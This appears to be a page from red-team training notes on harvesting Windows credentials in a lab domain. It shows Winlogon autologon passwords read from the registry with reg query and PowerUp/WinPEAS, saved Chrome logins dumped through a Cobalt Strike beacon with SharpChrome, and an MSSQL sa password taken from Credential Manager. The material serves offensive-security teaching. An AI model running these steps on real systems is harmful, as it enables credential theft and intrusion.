
Windows

HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon

winpeas



Name	Type	Data
(Default)	REG_SZ	(value not set)
AutoAdminLogon	REG_SZ	1
AutoLogonSID	REG_SZ	S-1-5-21-2387957962-993181570-3566323574-1604
AutoRestartShell	REG_DWORD	0x00000001 (1)
Background	REG_SZ	0 0 0
CachedLogonsC...	REG_SZ	10
DebugServerCo...	REG_SZ	no
DefaultDomain...	REG_SZ	white-bird
DefaultPassword	REG_SZ	Summer2024!
DefaultUserName	REG_SZ	serveradm
DisableBackButt...	REG_DWORD	0x00000001 (1)
DisableCAD	REG_DWORD	0x00000001 (1)
EnableSIHostInt...	REG_DWORD	0x00000001 (1)
ForceUnlockLog...	REG_DWORD	0x00000000 (0)
LastLogOffEndT...	REG_QWORD	0x3be4a3af2 (16077437682)
LastUsedUserna...	REG_SZ	serveradm
LegalNoticeCap...	REG_SZ	
LegalNoticeText	REG_SZ	
PasswordExpiry...	REG_DWORD	0x00000005 (5)
PowerdownAfte...	REG_SZ	0
PreCreateKnow...	REG_SZ	{A520A1A4-1780-4FF6-BD18-167343C5AF16}
ReportBootOk	REG_SZ	1
scremoveoption	REG_SZ	0
Shell	REG_SZ	explorer.exe
ShellCritical	REG_DWORD	0x00000000 (0)
ShellInfrastructure	REG_SZ	sihost.exe
ShutdownFlags	REG_DWORD	0x80000027 (2147483687)
SiHostCritical	REG_DWORD	0x00000000 (0)
SiHostReadyTim...	REG_DWORD	0x00000000 (0)
SiHostRestartCo...	REG_DWORD	0x00000000 (0)
SiHostRestartTi...	REG_DWORD	0x00000000 (0)
Userinit	REG_SZ	C:\Windows\system32\userinit.exe,
VMApplet	REG_SZ	SystemPropertiesPerformance.exe /pagefile

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" /v DefaultPassword

```
PS C:\Download> reg query "HKLM\SOFTWARE\microsoft\windows nt\currentversion\winlogon" /v DefaultPassword

HKEY_LOCAL_MACHINE\SOFTWARE\microsoft\windows nt\currentversion\winlogon
    DefaultPassword    REG_SZ    Summer2024!
```

PowerUp WinPEAS


```
DefaultDomainName    : white-bird
DefaultUserName      : serveradm
DefaultPassword      : Summer2024!
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
Check                : Registry Autologons
```

https://github.com/GhostPack/SharpDPAPI) SharpChrome (https://github.com/djhohnstein/SharpChromium)

```
beacon> execute-assembly /opt/red/sharpchrome.exe logins
[*] Tasked beacon to run .NET program: sharpchrome.exe logins
[+] host called home, sent: 845379 bytes
[+] received output:

  v1.11.2


[*] Action: Chrome Saved Logins Triage


[*] Triaging Chrome Logins for current user


[*] AES state key file : C:\Users\serveradm\AppData\Local\Google\Chrome\User Data\Local State
[*] AES state key      : 16621FBEBDC3631C0B02CCE3E8F7DC7657B2C5248CD68DEBCDA2387AF0644D28


---  Credential (Path: C:\Users\serveradm\AppData\Local\Google\Chrome\User Data\Default\Login Data) ---

file_path,signon_realm,origin_url,date_created,times_used,username,password
C:\Users\serveradm\AppData\Local\Google\Chrome\User Data\Default\Login Data,https://raven-medicine.com/,https://raven-medicine.com/login,5/10/2023 9:02:35
AM,13328208155501698,marco@white-bird.local,Zx1471984#


SharpChrome completed in 00:00:00.5027209
```

web02 serveradm **https://raven-medicine.com Zx1471984#**

MSSQL




```
Checking Credential manager
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-manager-windows-vault
 [!] Warning: if password contains non-printable characters, it will be printed as unicode base64 encoded string


  Username:             sa
  Password:              Passw0rdweb02sa
  Target:               Microsoft:SSMS:19:WEB02\SQL03:sa:8c91a03d-f9b4-46c0-a305-b5dcc79ff907:1
  PersistenceType:      LocalComputer
  LastWriteTime:        3/9/2023 12:45:38 PM

================================================================================================
```

Revision #8
Created 5 September 2022 03:01:59 by
Updated 10 May 2023 16:18:20 by